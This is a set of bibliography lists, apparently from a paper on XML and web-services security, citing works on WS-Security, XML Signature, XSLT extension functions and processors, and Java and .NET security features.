J. Rosenberg and D. Remy, *Securing Web Services with WS-Security: Demystifying WS-Security, WSPolicy, SAML, XML Signature and XML Encryption, Sams, 12 May 2004*

T. Berners-Lee, R. Fielding, L. Masinter, Uniform Resource Identifier (URI): Generic Syntax. The Internet Society, 2005

M. Howard, J. Pincus and J. M. Wing, Measuring Relative Attack Surfaces, in *Computer Security in the 21st Century, D. T. Lee, S. P. Sheih and J. D. Tygar, editors, pp 109-137. Springer US, 2005*

http://springerlink.com/content/v3l4450754m8xp27

Bibliography

L. Bull and D. Squire, XML Signature Extensibility Using Custom Transforms, in *Web Information Systems – WISE 2004, pp 102-112. Springer Berlin / Heidelberg, November 2004*

http://springerlink.com/content/qp0eyrbgdcn47jh1

XSL Transformations (XSLT) Version 1.0. J. Clark, editor, W3C Recommendation, World Wide Web Consortium, 16 November 1999.

http://www.w3c.org/TR/1999/REC-xslt-19991116

D. Tidwell, *XSLT, O'Reilly Media, 15 August 2001*

Brainerd, W.S., Landweber, L.H. (1974), *Theory of Computation, Wiley*

A. Skonnard, Extending XSLT with JScript, C#, and Visual Basic .NET, MSDN Magazine, Microsoft Corporation, March 2002.

http://msdn.microsoft.com/msdnmag/issues/02/03/xml/

E. Harold, Simple Xalan Extension Functions: Mixing Java with XSLT, IBM developerWorks, 07 November 2006

http://www-128.ibm.com/developerworks/library/x-xalanextensions.html

Xalan-Java Extensions, The Apache Software Foundation, 2005

http://xml.apache.org/xalan-j/extensions.html

XSLT Security, MSDN Library, Microsoft Corporation, 2007

http://msdn2.microsoft.com/en-us/library/ms763800.aspx

O. Predescu, et al., Xalan-Java, The Apache Software Foundation, Hewlett Packard Corporation, IBM Corporation, Sun Microsystems and Lotus Development Corporation 1999-2007.

http://xml.apache.org/xalan-j/

Bibliography

Path (computing), Wikimedia Foundation, 2007
http://en.wikipedia.org/wiki/Path_(computing)

MSXML, Microsoft Corporation. 2000-2007
http://msdn.microsoft.com/xml/default.aspx

M. Kay, SAXON, M. Kay 2007
http://saxon.sourceforge.net/

J. Döbler, jd.xslt, Aztecrider, 2001

Oracle XML Developers Kit, XDK 10g Production, Oracle Corporation, 2004-2006
http://www.oracle.com/technology/tech/xml/xdk/software/production10g/index.html

Sablotron, Ginger Alliance 2006
http://www.gingerall.org/sablotron.html

J. Clark and B. Lindsey, XT 2006
http://www.blnz.com/xt/index.html

Unicorn XSLT Processor, Unicorn Enterprises 2000-2003
http://www.unicorn-enterprises.com/products_uxt.html

Code Access Security, .NET Framework Developer’s Guide, Microsoft Corporation, 2007
http://msdn2.microsoft.com/en-us/library/930b76w0(VS.80).aspx

Bibliography

T. Bellwood, S. Capell, L. Clement, J. Colgrave, M. Dovey, D. Feygin, A. Hately, R. Kochman, P. Macias, M. Novotny, M. Paolucci, C. Riegen, T. Rogers, K. Sycara, P. Wenzel, and Zhe Wu, UDDI Version 3.0.2. UDDI Spec Technical Committee Draft, Dated 20041019, L. Clement, A. Hately, C. Reigen and T. Rogers, editors., Accenture, Ariba, Inc., Commerce One, Inc., Fujitsu Limited, Hewlett-Packard Company, i2 Technologies, Inc., Intel Corporation, International Business Machines Corporation, Microsoft Corporation, Oracle Corporation, SAP AG, Sun Microsystems, Inc., and VeriSign, Inc. 2001-2002, OASIS Open 2002-2004

http://uddi.org/pubs/uddi-v3.0.2-20041019.htm

http://lists.w3.org/Archives/Public/w3c-ietf-xmldsig/2001OctDec/0064

Java API for XML Processing (JAXP), Sun Developer Network, Sun Microsystems, Inc. 2007

http://java.sun.com/webservices/jaxp/

Transform Features, Apache Software Foundation, 2005

http://xml.apache.org/xalan-j/features.html#secureprocessing

L. Gong, Java™ 2 Platform Security Architecture, Sun Microsystems, Inc. 2002-2007

http://java.sun.com/j2se/1.4.2/docs/guide/security/spec/securityspec.doc3.html#19802

Basic Security Profile Version 1.1, Working Group Draft, M. McIntosh, M. Gudgin, K. S. Morrison, A.Barbir, editors. Web Services Interoperability Organization, 2006-10-19

http://www.ws-i.org/Profiles/BasicSecurityProfile-1.1.html

G. Della-Libera, M. Gudgin, P. Hallam-Baker, M. Hondo, H. Granqvist, C. Kaler, H. Maruyama, M. McIntosh, A. Nadalin, N. Nagaratnam, R. Philpott, H. Prafullchandra, J. Shewchuk, D. Walter, and R. Zolfonoon, Web Services Security Policy Language, C. Kaler and A. Nadalin, editors. International Business Machines Corporation, Microsoft Corporation, RSA Security, Inc. and VeriSign, Inc., July 2005

http://specs.xmlsoap.org/ws/2005/07/securitypolicy/wssecuritypolicy.pdf